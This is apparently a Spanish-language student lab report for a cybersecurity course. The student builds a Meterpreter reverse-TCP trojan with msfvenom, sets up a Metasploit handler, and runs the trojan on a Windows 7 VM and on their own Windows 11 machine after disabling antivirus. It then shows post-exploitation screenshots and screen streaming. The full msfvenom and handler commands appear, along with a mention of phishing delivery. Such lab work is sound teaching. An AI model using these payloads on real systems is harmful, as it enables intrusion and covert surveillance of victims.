

Crear un *** | Metaxploit – Payloads e Infectar una Máquina Virtual de Prueba

Module	IT - Cibersecurity
Teacher,-s	Chrystian Ruiz Diaz
Student,-s	Tobías Emanuel González Vera
★ Career,-s	Ingeniería en Tecnologías de la Información Empresarial
Date	@June 28, 2024
■ Wochentage	Freitag
Deadline	@July 2, 2024
🔆 Status	Sended
Attached files	Unidad_23_GuiaActividad_MetasploitPayloads.pdf

Documentación de Actividades con Metasploit y Payloads

Introducción

Paso 1: Configuración Inicial de Metasploit

Paso 2: Creación y Configuración del Payload

Paso 3: Configuración del Handler

Paso 4: Ejecución del Payload en la Máquina Víctima

Paso 5: Interacción con Meterpreter

Paso 6: Post-Explotación

Paso 7: Cerrar y limpiar

Para este trabajo, estaré utilizando Kali Linux como atacante y Windows 7 como atacado.

Documentación de Actividades con Metasploit y Payloads

Introducción

En esta guía se documentan las actividades realizadas utilizando Metasploit y Payloads, siguiendo los pasos indicados en la "Unidad 23: Guía de Actividad - Metasploit Payloads". Se incluyen descripciones detalladas de cada paso, acompañadas de capturas de pantalla que evidencian el proceso y los resultados obtenidos.

Paso 1: Configuración Inicial de Metasploit

Abrir Metasploit

Se inicia la herramienta Metasploit en Kali Linux. Esto se hace ejecutando el comando msfconsole en la terminal.


```
\bigcirc
                                                                                           kali@kali: ~/Desktop
                         •
                          File Actions Edit View Help
     Trash
                       (kali⊕ kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.150.133 LPORT=4
444 -f exe -o trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: trojan.exe
File System
      ii
                         ____(kali⊕kali)-[~/Desktop]
    Home
                        (kali% kali)-[~/Desktop]
$ msfconsole
Metasploit tip: View missing module options with show missing
 trojan.exe
                            =[ metasploit v6.4.9-dev
-- --=[ 2420 exploits - 1248 auxiliary - 423 post
-- --=[ 1465 payloads - 47 encoders - 11 nops
-- --=[ 9 evasion
                         Metasploit Documentation: https://docs.metasploit.com/
                         <u>msf6</u> > sS
```


```
\bigcirc
                                                   kali@kali: ~/Desktop
              File Actions Edit View Help
   Trash
                 —(kali⊛kali)-[~/Desktop]
              * msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.150.133 LPORT=4
444 -f exe -o trojan.exe
              [-] No platform was selected, choosing Msf::Module::Platform::Windows from th
              e payload
             [-] No arch selected, selecting arch: x86 from the payload No encoder specified, outputting raw payload
File System
             Payload size: 354 bytes
Final size of exe file: 73802 bytes
              Saved as: trojan.exe
              <mark>(kali⊕ kali</mark>)-[~/Desktop]
  Home
                 –(<mark>kali⊕kali</mark>)-[~/Desktop]
              s msfconsole
              Metasploit tip: View missing module options with show missing
trojan.exe
                    --=[ 2420 exploits - 1248 auxiliary - 423 post
--=[ 1465 payloads - 47 encoders - 11 nops
                          9 evasion
              Metasploit Documentation: https://docs.metasploit.com/
              msf6 > sS
```

Paso 2: Creación y Configuración del Payload Creación del Payload

Se utiliza el módulo mstvenom para crear un payload. El comando utilizado es:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.150.133 LPORT=4444 -f exe -o trojan.exe
```





trojan.folder.zip



MARNING. Cuidado con mi troyano 😈

Paso 3: Configuración del Handler

Configuración del Handler en Metasploit

Dentro de Metasploit, se configura un handler para gestionar la conexión del payload. Los comandos utilizados son:


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.150.133
set LPORT 4444
exploit
```

Paso 4: Ejecución del Payload en la Máquina Víctima


Ejecución del Payload

El payload payload.exe se transfiere a la máquina objetivo y se ejecuta. Esto puede hacerse de varias formas, como a través de un correo electrónico de phishing o utilizando una vulnerabilidad conocida.

Troyano en el VM de Windows 7



Troyano en mi máquina física, Windows 11



Paso 5: Interacción con Meterpreter

Interacción con Meterpreter

Una vez ejecutado el payload, se obtiene una sesión Meterpreter en Metasploit. Se pueden ejecutar diversos comandos para interactuar con el sistema comprometido.


Ejecutando el listener del troyano

```
=[ metasploit v6.4.9-dev
       --=[ 2420 exploits - 1248 auxiliary - 423 post
--=[ 1468 payloads - 47 encoders - 11 nops
       --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
                                   r) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(
msro exproit(meter/menter) > set paytoad windows/meter) payload ⇒ windows/meterpreter/reverse_tcp


msr6 exploit(multi/handler) > set LHOST 192.168.150.133

LHOST ⇒ 192.168.150.133
msf6 exploit(
                                  r) > set LPORT 4444
LPORT \Rightarrow 4444
                  m<mark>lti/handler</mark>) > exploit
msf6 exploit(
[*] Started reverse TCP handler on 192.168.150.133:4444
[*] Sending stage (176198 bytes) to 192.168.150.135
[*] Meterpreter session 1 opened (192.168.150.133:4444 → 192.168.150.135:491 76) at 2024-07-02 09:07:14 -0400
meterpreter >
```

Peligro detectado en mi máquina virtual al intentar ejecutar el troyano



Segundo intento, desactivando mi antivirus



Troyano ejecutado detectado

```
kali@kali: ~
File Actions Edit View Help
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
IIIIII
  TT
  ΙI
  II
  ΙI
IIIIII
I love shells --egypt
       =[ metasploit v6.4.9-dev
      -=[ 2420 exploits - 1248 auxiliary - 423 post
    --=[ 1468 payloads - 47 encoders - 11 nops
     --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(
                         >r) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handle
LHOST ⇒ 192.168.150.133
                          ) > set LHOST 192.168.150.133
msf6 exploit(
                         r) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.150.133:4444
[*] Sending stage (176198 bytes) to 192.168.150.1
[*] Meterpreter session 1 opened (192.168.150.133:4444 → 192.168.150.1:65450
) at 2024-07-02 09:19:48 -0400
meterpreter > sysinfo
               : EMANUEL
Computer
              : Windows 11 (10.0 Build 22621).
Architecture
                : x64
System Language : en_US
                : WORKGROUP
Domain
Logged On Users : 2
Meterpreter
               : x86/windows
meterpreter >
```

Paso 6: Post-Explotación

Post-Explotación


Se realizan diversas actividades de post-explotación utilizando los comandos de Meterpreter, como la obtención de información del sistema, captura de capturas de pantalla, y la escalada de privilegios.

Información del sistema

```
\bigcirc
kali@kali: ~
File Actions Edit View Help
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
IIIIII
  ΙI
  ΙI
  II
  ΙI
IIIIII
I love shells -- egypt
       =[ metasploit v6.4.9-dev
     --=[ 2420 exploits - 1248 auxiliary - 423 post
    --=[ 1468 payloads - 47 encoders - 11 nops
     --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(m
                          r) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
<u>msf6</u> exploit(multi/handle
LHOST ⇒ 192.168.150.133
                           ) > set LHOST 192.168.150.133
msf6 exploit(m
                          r) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.150.133:4444
[*] Sending stage (176198 bytes) to 192.168.150.1
[*] Meterpreter session 1 opened (192.168.150.133:4444 → 192.168.150.1:65450
) at 2024-07-02 09:19:48 -0400
meterpreter > sysinfo
                : EMANUEL
Computer
                : Windows 11 (10.0 Build 22621).
Architecture
                : x64
System Language : en_US
                : WORKGROUP
Domain
Logged On Users : 2
Meterpreter
                : x86/windows
meterpreter >
```


Captura de pantalla

```
meterpreter > sysinfo
Computer : EMANUEL
OS : Windows 11 (10.0 Build 22621).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > screenshot
Screenshot saved to: /home/kali/vIarMArr.jpeg
meterpreter >
```



Screenshare (compartir pantalla en tiempo real)

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/wocFlJKn.html
[*] Streaming ...
```



Paso 7: Cerrar y limpiar

o Propósito: Finalizar la sesión y eliminar cualquier rastro del ejercicio.

o Acciones:

• Cierra todas las sesiones de Meterpreter:

sessions -K

- sessions -K: Termina todas las sesiones de Meterpreter.
- Borra el archivo trojan.exe de la máquina de prueba.
- Reactiva cualquier firewall o medida de seguridad desactivada en la máquina de prueba.